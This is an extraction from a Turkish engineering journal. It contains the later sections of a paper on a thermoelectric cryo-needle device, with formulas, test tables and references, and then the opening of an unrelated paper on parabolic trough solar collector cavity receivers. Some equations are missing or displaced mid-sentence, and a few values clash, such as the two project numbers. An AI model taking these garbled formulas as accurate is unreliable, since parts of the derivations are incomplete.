TEPAS’la ölçülen parametrelerin içinde Q_C , Q_H , T_C , T_H , P , COP , K , R , Z ile V_{max} , I_{max} ve E_{max} olarak adlandırılan deneysel parametreleri de vardır [24]. TEPAS’ın çalışma prensipleri yeni yöntemle dayanmaktadır [24-29]. TEPAS’la ölçülen parametrelerin tanımı Tablo 1’de verilmiştir.



Şekil 2. Üzerinde iğnesi bulunan termoelektrik soğutucu blok (Thermoelectric cooler block with needle on it)

Tablo 1. TEPAS’la ölçülebilen parametreler. (Parameters that can be measured with TEPAS)

Simge	Birim	Açıklama
COP		TE modül performans katsayısı
E_{max}	V	TE modülün ürettiği termoemk (ΔT_{max} iken)
I_{max}	A	TE modülün çektiği akım (ΔT_{max} iken)
K	$W.K^{-1}$	TE modülün toplam termal iletkenliği
P	W	TE modülün tükettiği güç
Q_C	W	TE modülün soğuk yüzeyinden soğurulan toplam ısıl yük
Q_H	W	TE modülün sıcak yüzeyinde açığa çıkan toplam ısı miktarı
Q_L	W	Birim zamanda TE modüle gelen toplam ısıl yük
Q_{Cmax}	W	TE modülün maksimum soğutma kapasitesi ($I = I_{max}$ ve $\Delta T = 0$ iken)

R	Ohm	TE modül elektriksel direnci
T _C	K	TE modül soğuk yüzey sıcaklığı
T _H	K	TE modül sıcak yüzey sıcaklığı
V _{max}	V	TE modül gerilimi (ΔT _{max} iken)
Z	K ⁻¹	TE modülün kalite katsayısı (Figure-of-merit)
ΔT	K	TE modül yüzeyler arası sıcaklık farkı (□T = T _H - T _C)
ΔT _{max}	K	TE modülde elde edilebilecek maksimum sıcaklık farkı (I = I _{max} ve Q _C = 0 iken)
K	Wm ⁻¹ K ⁻¹	TE yarıiletkenin termal iletkenliği
A	VK ⁻¹	TE yarıiletkenin Seebeck katsayısı
P	Ohm.cm	TE yarıiletkenin öz direnci
Z	K ⁻¹	TE yarıiletken kalite katsayısı

Burada teorik bulgular da yeni yöntemle göre elde edilmiştir. Yeni teorik formüller aşağıda verilmiştir. Üretilen TEKİ’de tek bir 4x4cm’lik termoelektrik modül kullandığından modülün özellikleri cihazın özelliklerini oluşturmaktadır. Dolayısıyla cihazın watt olarak Q_C ve Q_H,

$$Q_C = V_{max} I - \frac{0,5I^2(V_{max} - E_{max})}{I_{max}} - \left[I + \frac{0,5(V_{max} - E_{max})I_{max}}{E_{max}} \right] E \quad (1)$$

$$Q_H = V_{max} I + \frac{0,5I^2(V_{max} - E_{max})}{I_{max}} - \frac{0,5(V_{max} - E_{max})I_{max} E}{E_{max}} \quad (2)$$

şeklinde yazılabilir.

Modülün çektiği güç şöyle hesaplanabilir:

$$P = \frac{I^2(V_{max} - E_{max})}{I_{max}} + E I \quad (3)$$

Buradan modülün verimi,

olur. Bunlara ek olarak modülün Z parametresi,

$$Z = \frac{V_{max} E_{max}}{0,5(V_{max} - E_{max})^2 T_H} \quad (4)$$

şeklinde yazılabilir.

Cihazda kullanılan modülün yüzeylerindeki sıcaklığın ölçülmesi çok zordur. Burada modülün

sıcak tarafı cihazın dışında olduğu için bu tarafın

$$COP = \frac{Q_C}{P} = \frac{V_{max} I - \frac{0,5I^2(V_{max} - E_{max})}{I_{max}} - \left[I + \frac{0,5(V_{max} - E_{max})I_{max}}{E_{max}} \right] E}{\frac{I^2(V_{max} - E_{max})}{I_{max}} + E I} \quad (5)$$

T_H sıcaklığı rahatlıkla bulunur.

Yeni teoriye göre, T_C ve T_H sıcaklıkları için

yazılabilir. Buna göre T_C direkt ölçmeden sadece T_H ve E’den bulabiliriz. Aynı denklemden,

Böylece T_C ve E den kolayca T_H ölçülebilir.

Termoemk E’nin Q_C’e göre fonksiyonu aşağıdaki formülle ifade edilecektir:

$$T_C = T_H \left(1 - \frac{E}{V_{max}} \right) \quad (6)$$

$$T_H = \frac{T_C}{\left(1 - \frac{E}{V_{max}} \right)} \quad (7)$$

$$E = \frac{V_{\max} I - \frac{0,5I^2 (V_{\max} - E_{\max})}{I_{\max}} - Q_C}{I + \frac{0,5(V_{\max} - E_{\max}) I_{\max}}{E_{\max}}} \quad (8)$$


Elde edilen (1) – (8) denklemler çalışan bir termoelementin veya bir termoelektrik modülün çıkış özelliklerini verir. Burada $Q_C = Q_C(I,E)$, $Q_H = Q_C(I,E)$, $P = P(I,E)$, $COP = COP(I,E)$, $T_C = T_C(I,E)$ akım ve EMK fonksiyonları olup çalışma rejimine göre değişecektir [2].

Çalışmadaki TEPAS'ın görüntüleri Şekil 3' te verilmiştir. Yeni nesil termoelektrik iğnenin veya cihazın termoelektrik bloğunun testi için Şekil 4' daki düzenek kurulmuştur. TEPAS'la yapılan ölçümlerde modülün parametreleri $\Delta T_{\max} = 62,3^{\circ}C$, $I_{\max} = 6,23A$, $V_{\max} = 19,22V$, $E_{\max} = 3,52V$, $P = I_{\max} \times V_{\max} = 120W$ olarak bulunmuştur. TEPAS'la elde edilen birçok veriden bir kaç numune sonuç Tablo 2, Şekil 5 ve Şekil 6'da verilmiştir.

3. BULGULAR VE TARIŞMA (RESULTS AND DISCUSSION)



Şekil 3. TEPAS'ın görünümü (TEPAS's view)




Şekil 4. TEKİ'nin TEPAS' la test düzeniği (Test setup of TEKİ with TEPAS)


Tablo 2. T_{Cmin} rejiminde, termoelektrik bloğun çıkış parametrelerinin akım ve gerilime göre değişimi (Variation of output parameters of thermoelectric block according to current and voltage in T_{Cmin} regime)

I (A)	V (V)	T_H (K)	T_C (K)	ΔT (K)	E (V)
3,13	6,00	304,8	263,7	41,1	1,28
4,04	7,66	307,7	260,7	47,0	1,52
4,28	8,13	308,6	260,5	48,1	1,50

4,51	8,59	309,4	260,6	48,8	1,62
4,74	9,07	310,6	261,3	49,3	1,66
4,97	9,53	311,8	262,1	49,7	1,68
5,20	10,01	313,0	263,4	49,6	1,73
5,36	10,49	314,3	265,2	49,1	1,75
5,53	10,96	315,4	267,1	48,3	1,74
5,78	11,43	316,2	269,2	47,0	1,77
5,93	11,9	317,1	271,2	45,9	1,81



Şekil 5. TEKİ'n DT(I) ve DT(V) Grafikleri (TEKİ's DT(I) and DT(V) Graphs)



Şekil 6. TEKİ'n Q_{cmax} rejimdeki I, Q_c (I) Ve II, COP (I) grafikleri

(TEKİ's Q_{cmax} regime I, Q_c (I) and II, COP (I) graphs)

Burada Q_{ce} deneysel Q_{ct} teorik bulguları göstermektedir. Bunların birbirine çok yakın olduğundan TEPAS'n %5'lik hata payıyla ölçtüm yaptığı tespit edilmiştir.

Benzer başarı TEKİ'de üretiminde kullanılan CP1.4-127-10 ve TEC1-12705 kodlu modüllerin katalog verilerinin TEPAS ile ölçülenlerle


karşılaştırıldığında görülmüştür. Bu sonuçlar Tablo 3'te verilmiştir. Bu tabloya göre TE modüllerin karakteristikleri değişmektedir. Bunun nedeni modüldeki yarıiletkenlerin özelliklerinin gerçek şartlarda değişmesi ve soğutucunun yalıtımının, ısı transfer sisteminin performansının farklılık göstermesidir [24].

Tablo 3. TE modül ile TE sistem parametrelerinin karşılaştırılması (Comparison between TE module and TE system parameters)

Özellik	TEKİ (CP1.4-127-10)		TEKİ (TEC1-12705)	
	TEPAS	Üretici Katalogu	TEPAS	Üretici Katalogu
T_{max} (°C)	67,90	68,10	49,80	66,10
I_{max} (A)	3,94	3,91	4,98	5,40
V_{max} (V)	17,32	15,41	9,54	14,30
E_{max} (V)	3,08	-	1,69	-
Q_{Cmax} (W)	31,60	33,41	37,60	43,10
R (°C)	3,46	3,45	1,59	2,41

Bu çalışmada yeni nesil termoelektrik kriyo iğnenin termoelektrik modül kadar önemli olan sıvı devir-daimli ünitesi de araştırılmıştır. TEKİ’de kullanılan modülün $Q_{Cmax} = 50$ W ve $Q_H = 100$ W olduğuna göre Şekil 1’de gösterilen fanlı sıvı devir-daim sisteminin toplam ısı atma kapasitesi 150W olup TEKİ’de kullanılan modülün yüzeyler arasında meydana getirdiği sıcaklık farkı en az 55°C olarak bulunmuştur. Bu bulgu 25°C’li bir ortam için tespit edilmiştir. Şekil 7’de sıvı devir-daimli test özel sıcaklık ölçüm sistemiyle elde edilen sonuçlar verilmiştir. Devir daim sisteminin debisi= $(300/33,25) \times 10^{-6} = 9,02 \times 10^{-6}$ olarak

bulunmuştur. Burada devir daim sisteminde 300ml su ortalama 33,25 sn’de dolmaktadır. Devir daim sisteminin attığı ısı $Q = dxCxd\Delta T$ formülüyle hesaplanır. Burada $d = 1000$ kg/ m³ suyun yoğunluğu, $C = 4180$ j/kg°C suyun öz ısısı, ΔT ise termokupul ile ölçülen devir daim içindeki suyun sıcaklık farkıdır. Elde edilen sonuçlara göre devir daim sisteminin attığı ısı güç 150 W olarak bulunmuştur. Ayrıca bu çalışmada yeni nesil termoelektrik kriyo cihazın SMPS DC güç kaynağı araştırılmıştır. TEKİ’de bulunan Proline 2420 Battery Changer 24VDC- 20A güç kaynağını araştırmak için Şekil 8’deki düzenek kullanılmıştır.

**Şekil 7.** TEKİ’de kullanılan devir-daim test sonuçları (Circulation test results used in TEKİ)




Şekil 8. TEKİ kullanılan güç kaynağı (TEKİ used power supply)

Burada DC Wattmetre ile elde edilenler; 4,90A-13,8V- 66,5W- 0,7Wh- 1,3Vh-12,98Vm-0,07Ah-75,4Wp değerleri olmuştur. Böylece TEKİ'de bulunan termoelektrik modülün çektiği güç 66,5W iken TEKİ'n tükettiğini toplam güç 80W olmuştur. Buna göre TEKİ'n ne kadar enerji tasarruflu olduğunu görülmüştür.

TEKİ'de iğnenin donma zamanlarını bulmak için farklı iğneler denendi ve sırası ile 2, 3, 4, 5 Amperler için iğnenin donma zamanları bulunmuştur. Bulunanlar Tablo 4'de verildi. I'ya göre Q_c ve t grafikleri Şekil 9'da verilmiştir. Burada t, saniye olarak iğnenin donma zamanıdır.

Tablo 4. Deneysel veriler (Experimental data)

I (A)	V (V)	Q_c (W)	t (dk)
2,10	5,95	33,10	498
2,90	9,10	44,80	368
4,00	11,70	54,30	303
5,20	15,10	56,80	290




Şekil 9. I- Q_c Ve I-t Grafikleri (I- Q_c and I-t graphics)

Grafikler incelendiğinde 10,1 A akımda, 180 saniyede bakır $-32,2$ °C'ye kadar donmuştur. Ölçümler $18,4$ °C'lik ortamda yapılmıştır. I artıkça Q_c 'ler artarken iğnenin donma süreleri

azalmaktadır. Ayrıca Şekil 10'da $T_H = 18,4$ °C, Bakırın sıcaklığı $T_{bakır} = T_C$ ve $\Delta T = T_H - T_C$ için zaman grafikleri verilmiştir.

Tablo 5. T_c , T_H Ve $T_{bakır}$ zaman grafiklerinin deneysel bulguları (T_c , T_H and T_{copper} Experimental findings of time graphs)

t, dk	T_c , °C	ΔT , °C
0	18,40	0
1	-21,10	39,50
2	-30,80	49,20
3	-32,20	50,60
4	-32,10	50,50
5	-31,80	50,20
6	-31,40	49,80
7	-31,20	49,60
8	-31,00	49,40
9	-30,80	49,20
10	-30,70	49,10

**Şekil 10.** T_c , T_H ve $T_{bakır}$ zaman grafikleri. (T_c , T_H and T_{copper} time graphics)

4. SONUÇ (CONCLUSION)

Dünyada ilk kez Türkiye'de üretilen Türk patentli (Patent No:2020-22699, PCT/TR/2021/051301) yeni nesil termoelektrik kriyo iğne cihazın parametrelerini iyileştirmek amacıyla araştırmalar yapılmıştır. Bunun için yeni soğutma yöntemleri ve teknolojileri kullanılarak üretilen çevre dostu, ucuz, pratik ve kullanışlı termoelektrik kriyo iğnenin tüm termoelektrik parametreleri teorik ve deneysel olarak incelenmiştir. TEPAS'la yapılan ölçümlerde cihazın parametreleri $\Delta T_{max} = 62,3^\circ\text{C}$, $I_{max} = 6,23\text{A}$, $V_{max} = 19,22\text{V}$, $E_{max} = 3,52\text{V}$, $P = I_{max} \times V_{max} = 120\text{W}$ olarak ölçülmüştür. Bu sonuçların teorik sonuçlarla çok yakın olduğu görülmüştür. Buna ek olarak TEPAS sisteminin pratik, hızlı ve hassas olması gibi üstünlükleri de gösterilmiştir. Çalışma sonuçlarına göre TEKİ'deki kriyo iğneyi soğutmak için gerekli süre en fazla 5dk olmuştur. Böylece cihazın enerji tüketimi $15,1\text{ V} \times 5,2\text{ A} =$

0,075 kWh olarak bulunmuştur. Buna göre TEKİ'nin modülü soğutma kapasitesi 56,8W olarak hesaplanarak seçilmiştir. Termoelektrik modülün sıcak tarafını oda sıcaklığında bulundurmak amacıyla su devir-daimli ünitesi yapılmış ve test edilmiştir. TEKİ'de bulunan fanlı su devir-daimli sistemin gücü 150W olup modülde meydana getirdiği sıcaklık farkı 55°C olmuştur. TEKİ'de bulunan SMPS DC güç kaynağının, verimli ve yüksek güvenilirlikte olduğu görülmüştür. Ayrıca Kriyo cihazında cihazı akıllı kılan bir PID sıcaklık kontrol ünitesi bulunmaktadır. Bunun için ise TEKİ'de ATMEGA328 tabanlı bir yazılım kullanılmıştır. Böylece teori ile deneysel bulguların karşılaştırılması sonucunda 4 akım değeri için ölçülen ve hesaplanan COP'n arasındaki farklarının ortalama hata payı % 1,7 olarak bulunmuştur.

TEŞEKKÜR (ACKNOWLEDGMENT)

Bu çalışma Gazi Üniversitesi BAP projesi kapsamında desteklenmiştir.

Proje No: FYL/2023-8542

This study was supported by Gazi University BAP project.
Project No.: FYL/2023-85442

ETİK STANDARTLARIN BEYANI (DECLARATION OF ETHICAL STANDARDS)

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

YAZARLARIN KATKILARI (AUTHORS' CONTRIBUTIONS)

Raşit Ahıska: Deneyleri yapmış, sonuçlarını analiz etmiş ve makalenin yazım işlemini gerçekleştirmiştir.

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

ÇIKAR ÇATIŞMASI (CONFLICT OF INTEREST)

Bu çalışmada herhangi bir çıkar çatışması yoktur.

There is no conflict of interest in this study.

SİMGELER (ICONS)

°C: Santigrat derece

ΔT: Sıcaklık farkı

TEKİ: Termoelektrik kriyo iğne

TEM: Termoelektrik modül

6. KAYNAKLAR (REFERENCES)

- [1] Yavuz, A.H. (2009). Bulanık Mantık Denetimli Termoelektrik Beyin Soğutucusu. (Doktora Tezi). Ulusal Tez Merkezi. (Tez No:245595)
- [2] Kwon, B. K., Mann, C., Sohn, M. H., (2008). Hypothermia for spinal cord injury. The Spine Journal, 8(2), 859-874
- [3] Kiyatkin, E. A., Sharma H. S., (2009). Permeability of the blood-brain barrier depends on brain temperature. Journal Of Neuroscience, 10(1), 10-16
- [4] Arrica, M., Bissonette, B., (2007). Therapeutic hypothermia. Seminars in Cardiothoracic and Vascular Anesthesia, 11(1), 6-15
- [5] Inamasu, J., Ichikizaki, K., (2002). Mild hypothermia in neurologic emergency: an update. Annals of Emergency Medicine, 40(3), 220-230
- [6] Katz, L. M., Younga, A.S., Franka, J.E., Wanga, Y., Park, K., (2004). Regulated hypothermia reduces brain oxidative stress after hypoxic-ischemia. Brain Research, 1017(1), 85-91
- [7] Gal, R., Cundrle, I., Zimova, I., Smrcka, M., (2002). Mild hypothermia therapy for patients with severe brain injury. Clinical Neurology and Neurosurgery, 104, 318-321
- [8] Clifton, G.L., (2000). Hypothermia and severe brain injury. Journal of Neurosurgery, 93(4), 718-719
- [9] Clifton, G.L., Steven. A., Berry, J., Koch, S. M., (1992). Systemic hypothermia in treatment of brain injury. Journal of Neurotrauma, 9(2), 487-495
- [10] Pekka, M., (1992). Changes in Human Intracerebral Temperature in Response to Different Methods of Brain Cooling. Neurosurgery, 31(4), 671-677
- [11] Ovul, I., Nadirzade, R.S., Oner, K., Nadirzade, S.M., (1997). A method for monitoring intracerebral temperature in neurosurgical patients. Technology-Surgical Approaches, 3(2), 354
- [12] Ovul, I., Nadirzade, R.S., Oner, K., Nadirzade, S.M., (1997). A new technique for brain hypothermia. Technology-Surgical Approaches, 3(3), 353
- [13] Ahıska, R., Güler, İ., Kaymaz, M., Yavuz, A.H., (2008). Control of a thermoelectric brain cooler by adaptive neuro-fuzzy inference system. Instrumentation Science and Technology, 36(3), 636-655
- [14] Ahıska, R., Güler, İ., Yavuz, A. H., Toprak, A., (2008). Neuro-Fuzzy Inference System For Control Of A Thermoelectric Brain Cooler. Journal of Thermoelectricity, 4(2), 64-70
- [15] Yavuz, A. H., Ahıska, R., "Bulanık mantık kontrollü termoelektrik beyin soğutucusu", ELECO'2006 5. Elektrik Elektronik ve Bilgisayar Mühendisliği Sempozyumu ve Fuarı, Bursa (2006).

- [16] Yavuz, A. H., Ahıska, R., “Modelling of a thermoelectric brain cooler by adaptive neuro-fuzzy inference system”, ELECO’2007 5th International Conference on Electrical and Electronics, Bursa (2007).
- [17] Steven, B., Michael, D., Darwin, G., Sandra, R., (2001). Rapid (0.5°C/min) minimally invasive induction of hypothermia using cold perfluorochemical lung lavage in dogs. *Journal of Resuscitation*, 50(3), 189–204
- [18] Zafer Aktaş, Kriyo Uygulamaları, Bölüm A-5b, 2014
- [19] Trescot, A. M., (2003). Cryoanalgesia in Interventional Pain Management. *Pain Physician*, 6, 345-360.
- [20] Ahıska R, Akıllı Termoelektrik Beyin Hipotermi Termohipoterm ve Beyin Termografi Cihazı, TR Patent No: 2020-22699, 31.12(2020)
- [21] Ahıska R, TR Patent, Masaüstü Termoelektrik Buz Makinesi, 2014-14588, 02.12(2017)
- [22] Ahıska R, TR Patent, Akıllı Termoelektrik Buz Makinesi ve Su Soğutucu Cihazı, 2022-015244, 14.10(2022)
- [23] Ahıska R, TR Patent, Termoelektrik Araç Sıvı Soğutucusu, 2017-11700, 22.06(2020)
- [24] DİŞLİTAŞ, S. (2009) Bilgisayar Kontrollü Termoelektrik Performans Analiz Sistemi, (Doktora Tezi). Ulusal Tez Merkezi (Tez No: 287463)
- [25] Ahıska, R., (2004). A New Test Method And System For The Measurement Of Z-Parameter Of Standard Peltier Modules. *Gazi Univ. Müh. Mim. Fak. Der.*, 19(2), 467-473
- [26] Ahıska, R., (2005). The Study of Thermoemf Effect on Exit Parameters of Thermoelectric Modules. *International Conference “Fizika – 2005”*, 7-9 June, Baku, Azerbaijan, 33(3): 144-148
- [27] Ahıska, R., “New Method for Investigation of Dynamic Parameters of Thermoelectric Modules”, *Turkey J. Elec. Engin.*, TUBİTAK, 15(2): 51-65 (2007).
- [28] Ahıska, R., “New Method For Study Dynamic Exit Properties Of Thermoelectric Modules”, *J. Fac. Eng. Arch. Gazi Univ.*, 22(3): 709-716 (2007).
- [29] Ahıska, R., Ahıska, G., Ahıska, K., (2009). Analysis of a new method for measurement of parameters of real thermoelectric module employed in medical cooler for renal hypothermia. *Instrumentation Science and Technology*, 37(1), 102-123
- [30] KAPIDERE, M. (2005). Mikrodenetleyici Kontrollü Termohipoterm Tıp Cihazı Tasarımı Ve Gerçekleştirilmesi. (Doktora Tezi) Ulusal Tez Merkezi. (Tez No:165926)

Design optimization of a new cavity receiver for a parabolic trough solar collector

Güliden ADIYAMAN¹  Levent ÇOLAK^{1*} 

¹Baskent University, Faculty of Engineering, Department of Mechanical Engineering, Ankara, Turkey

Article Info

Research article
Received: 28/05/2024
Revision: 18/07/2024
Accepted: 23/07/2024

Keywords

Cavity Solar Receiver
Optical Efficiency
Optimization
Response Surface Method
Parabolic Trough Collector

Makale Bilgisi

Araştırma makalesi
Başvuru: 28/05/2024
Düzeltilme: 18/07/2024
Kabul: 23/07/2024

Anahtar Kelimeler

Kaviteli Güneş Alıcısı
Optik Verim
Optimizasyon
Yanıt Yüzey Metodu
Parabolik Oluk Kollektör

Graphical/Tabular Abstract (Grafik Özet)

This study aims to propose and optimize a new cavity receiver for use in parabolic trough collectors to increase optical efficiency. Three geometries (triangle, rectangle, and polygon), along with various aperture widths, heights, and positions of the cavity receiver, are considered as optimization parameters. / Bu çalışma, optik verimliliği artırmak için parabolik oluk kollektörlerde kullanılmak üzere yeni bir kaviteli alıcı önermeyi ve optimize etmeyi amaçlamaktadır. Çeşitli kavite açıklık genişlikleri, yükseklikleri ve kavite alıcısının konumlarıyla birlikte üç geometri (üçgen, dikdörtgen ve çokgen) optimizasyon parametreleri olarak ele alınmıştır.




Figure A: Perspective view of SolTrace analysis result of optimum cavity receiver / **Şekil A:** Optimum kaviteli alıcının SolTrace analiz sonucunun perspektif görünümü

Highlights (Önemli noktalar)

- Development of a new cavity receiver for parabolic trough collector with high optical efficiency / Yüksek optik verimliliğe sahip parabolik oluk kollektör için yeni bir boşluklu alıcının geliştirilmesi
- Design of an experimental plan by response surface method and analysis of results / Yanıt yüzey metodu ile deneysel bir planın tasarlanması ve sonuçların analizi
- Determination of the most effective parameters for the cavity receivers of parabolic trough collector / Parabolik oluk kollektörün kaviteli alıcıları için en etkili parametrelerin belirlenmesi

Aim (Amaç): This study aims to propose and optimize a new cavity receiver for use in PTCs to increase optical efficiency. / Bu çalışma, optik verimliliği artırmak için parabolik oluk kollektörlerde kullanılmak üzere yeni bir kaviteli alıcı önermeyi ve optimize etmeyi amaçlamaktadır.

Originality (Özgünlük): The originality of this work is the evaluation of the effects of parameters on optical efficiency of cavity receivers, i.e. geometry, dimensions, and position by design of experiments approach and inspection of the effects on the absorbed thermal radiation heat rate by the cavity receiver. / Bu çalışmanın özgünlüğü, kaviteli alıcılarda, geometri, boyutlar ve konum gibi parametrelerin optik verimlilik üzerine etkilerinin deney tasarımı yaklaşımıyla değerlendirilmesi ve kaviteli alıcı tarafından absorbe edilen ısı ışınım gücü üzerindeki etkilerinin incelenmesidir.

Results (Bulgular): The results indicate that the optimum cavity geometry is polygonal, with the cavity depth and aperture equal to 0.05 m. Moreover, it is found that the most effective parameter is the position of the cavity receiver. / Sonuçlar, optimum kavite yüksekliği ve açıklığının 0,05 m olarak eşit ve optimum geometrinin ise çokgen olduğunu göstermektedir. Ayrıca, en etkili parametrenin kavite alıcısının konumu olduğu bulunmuştur.

Conclusion (Sonuç): The highest absorbed thermal radiation rate by the cavity receiver and the optical efficiency of the system are 3241.99 W and 81.05%, respectively, for the optimum cavity receiver design. / Optimum kaviteli alıcı tasarımı için kavite alıcısı tarafından absorbe edilen en yüksek ısı ışınım gücü ve sistemin optik verimliliği sırasıyla 3241,99 W ve %81,05 değerindedir.



Design Optimization of a New Cavity Receiver for a Parabolic Trough Solar Collector

Gülden ADIYAMAN¹ Levent ÇOLAK^{1*}

¹Baskent University, Faculty of Engineering, Department of Mechanical Engineering, Ankara, Turkey

Article Info

Research article
Received: 28/05/2024
Revision: 18/07/2024
Accepted: 23/07/2024

Keywords

Cavity Solar Receiver
Optical Efficiency
Optimization
Response Surface
Methodology
Parabolic Trough
Collector

Abstract

The most critical parameter affecting the optical efficiency, the upper limit for the overall efficiency of a parabolic trough solar collector (PTC), is the net absorbed heat rate by the receiver on which solar beam radiation is concentrated. This study aims to propose and optimize a new cavity receiver for use in PTCs to increase optical efficiency. Three geometries (triangle, rectangle, and polygon), along with various aperture widths, heights, and positions of the cavity receiver, are considered optimization parameters. A design of experiments (DoE) approach is used to evaluate the effects of these parameters on the absorbed radiation heat rate by the receiver. SolTrace is utilized to investigate these effects through optical analysis. The results indicate that the optimum cavity geometry is polygonal, with the cavity depth and aperture equal to 0.05 m. Moreover, it is found that the most influential parameter is the position of the cavity receiver, with the optimum position being at the focal line of the parabolic concentrator. The highest absorbed radiation rate by the cavity receiver and the optical efficiency of the PTC are 3241.99 W and 81.05%, respectively, for the optimum cavity receiver design.

Parabolik Oluk Güneş Kolektörü için Yeni Bir Kaviteli Alıcının Tasarım Optimizasyonu

Makale Bilgisi

Araştırma makalesi
Başvuru: 28/05/2024
Düzeltilme: 18/07/2024
Kabul: 23/07/2024

Anahtar Kelimeler

Kaviteli Güneş Alıcısı
Optik Verim
Optimizasyon
Yanıt Yüzey Metodu
Parabolik Oluk Kolektör

Öz

Bir parabolik oluk güneş kolektörünün (PTC) toplam veriminin üst sınırı olan optik verimini etkileyen en kritik parametre, direkt güneş ışınımının üzerine yoğunlaştırıldığı alıcı tarafından absorbe edilen net ısı güç değeridir. Bu çalışma, optik verimliliği artırmak için PTC'lerde kullanılmak üzere yeni bir kaviteli alıcı önermeyi ve optimize etmeyi amaçlamaktadır. Çeşitli kavite açıklık genişlikleri, yükseklikleri ve kavite alıcısının konumuyla birlikte üç farklı geometri (üçgen, dikdörtgen ve çokgen) optimizasyon parametreleri olarak ele alınmıştır. Bu parametrelerin alıcı tarafından absorbe edilen ısı ışınım gücü üzerindeki etkilerini değerlendirmek için bir deney tasarımı (DoE) yaklaşımı kullanılmıştır. Bu etkileri optik analiz yoluyla araştırmak için SolTrace kullanılmıştır. Sonuçlar, optimum kavite yüksekliği ve açıklığının 0,05 m olarak eşit ve optimum geometrinin ise çokgen olduğunu göstermektedir. Ayrıca, en etkili parametrenin kavite alıcısının konumu olduğu ve optimum konumun parabolik yoğunlaştırıcının odak çizgisi olduğu bulunmuştur. Optimum kaviteli alıcı tasarımı için, kavite alıcısı tarafından absorbe edilen en yüksek ısı ışınım gücü ve en yüksek parabolik oluk kolektör optik verimi sırasıyla 3241,99 W ve %81,05 değeri olarak bulunmuştur.

1. INTRODUCTION (GİRİŞ)

One of the most promising, accessible, and clean forms of renewable energy for various applications is solar energy [1]. Parabolic trough collector (PTC) applications represent the industry's most mature solar thermal technologies. PTC systems have two main components: a receiver and a parabolic-shaped reflector. The parabolic reflector concentrates the solar beam onto the solar absorber. The concentrated radiation on the receiver is then converted into heat, with a heat transfer fluid

flowing inside the receiver to carry away the heat [2]. This radiation-to-heat conversion is a complex process. It is crucial to obtain the heat flux distribution on the receiver surface as a result of this conversion process, as the heat flux on the absorber serves as a boundary condition for thermal calculations.

Optical efficiency is the theoretical upper limit of collector efficiency and depends on material properties and design factors. These design factors include tracking accuracy, surface quality, and

receiver geometry. Therefore, optical efficiency dramatically influences the overall efficiency of the PTC [3].

Since photo-thermal conversion occurs in the solar receiver, the receiver's shape is crucial for overall collector efficiency. Cavity receivers have the potential to perform better than cylindrical receivers because concentrated sun rays can be reflected multiple times between cavity surfaces [4]. Daabo et al. [5] investigated the effects of cavity geometry on optical efficiency using the ray tracing method. They found that optical efficiency changes with the flux distribution on the cavity's inner surfaces. Kalidasan et al. [4] reported that efficiency varied considerably with different receiver configurations. Slootweg et al. [6] studied a novel cavity solar receiver regarding heat transfer and indicated that it was promising but still needed improvements. Kasaeian et al. [7] reviewed different geometries for cavity receivers and their optimization methodologies, showing that the optimum geometry is crucial for system efficiency.

The radiation flux concentrated on the receiver is crucial for optimal efficiency. Various methods are used to construct the radiation map on the receiver surface. The Monte Carlo Ray Tracing (MCRT), a flexible and highly efficient method, is commonly employed to analyze the optical properties of concentrated solar collectors [3]. Zou et al. [3] provided a reference for designing and optimizing PTCs. Loni et al. [8] investigated different dimensions of solar cavity geometry to achieve maximum thermal efficiency, using sensitivity analysis that included the aperture, tube diameter, height, and cavity position. Natraj et al. [9] proposed a methodology for designing and optimizing parabolic trough collectors based on the finite element method and MCRT.

The geometric design of the receiver directly affects the collector's overall optical efficiency. Sensitivity analyses provide limited results, as all parameters and configurations must be considered. The combined effect of parameters on the response variables offers valuable insights into solar receiver design. Gorji and Ranjbar [10] performed an optimization based on the response surface model to determine the optimum collector geometry dimensions. Moghimi et al. [11] studied the optimization of a trapezoidal cavity receiver and identified the most sensitive parameters. Afzal et al. [12] recommended using algorithms to optimize the thermal efficiency of devices used in solar energy systems, describing several challenges and issues in the optimization process. Ghazouani et al. [13]

presented comprehensive optimization analyses to examine the effect of design parameters and operating conditions on a small PTC. Moghadam and Samimi [14] investigated the geometrical features of evacuated solar tube collectors using the Box-Behnken design model based on response surface methodology (RSM). Sharifzadeh and Loni [15] studied a V-shaped cavity receiver for use in parabolic trough collectors. They showed that thermal efficiency increased due to decreased thermal losses compared to conventional solar receivers. They also found that cavity dimensions affect thermal efficiency. Ferrer et al. [16] discussed design approaches for a receiver enclosed in an opaque cavity using parameter optimization. They proposed three different focal plane positions relative to the receiver and showed that the position of the cavity on the focal line impacted the receiver's temperature and efficiency. Taher et al. [17] introduced a novel design to optimize the optical performance of parabolic trough collectors using an optimization method. They employed the MCRT method to predict the solar flux distribution on the absorber tube surface and analyzed the variance to show the effect of solar flux on the receiver surface. Loni and Sharifzadeh [18] conducted a numerical investigation of a solar PTC with various linear cavity receivers. They highlighted the significance of cavity shape and aperture width on the optical, thermal, and energetic performance of solar PTC systems. Facão and Oliveira [19] investigated a new trapezoidal cavity receiver, optimized it via ray-tracing, and studied the inclination of the cavity walls. Tariq et al. [20] explored a humidifier using multi-objective optimization to achieve the highest overall energy performance. They conducted a sensitivity analysis to evaluate system performance under different parameters.

This study investigated the effects and importance of the dimension, position, and geometry parameters of a cavity solar receiver used in PTCs on the heat flux absorbed on the cavity surfaces. To achieve this, a design of experiments (DoE) approach is used to evaluate the effects of multiple parameters (or factors) simultaneously and to examine their impact on the output parameter (or response). The concentrated heat flux falling on the cavity receiver surface was obtained using SolTrace software and the MCRT methodology. An experimental setup was created using the Box-Behnken design method (BBD), and the concentrated heat flux collected on the receiver surfaces, which serves as the response parameter, was obtained with SolTrace software using the MCRT. Solving the regression equation with the Minitab Response Optimizer determined the

parameter values that maximize the response parameter. The optimal geometry and corresponding dimensions that provide the highest optical efficiency for the investigated system are also evaluated.

2. METHODOLOGY (METODOLOJİ)

2.1. The Cavity Solar Receiver Concept (Kaviteli Güneş Alıcısı Konsepti)

Cavity receivers, compared to conventional cylindrical receivers, offer several advantages. Higher concentration ratios, geometric benefits, and extended working temperature ranges give them higher optical and thermal efficiencies at elevated temperatures [4]. In this study, the cavity receiver is analyzed as the absorber in a PTC system using an optimization methodology. The schematic of the collector is shown in Figure 1. As illustrated, incoming direct solar radiation on the parabolic reflective surface is concentrated on the cavity

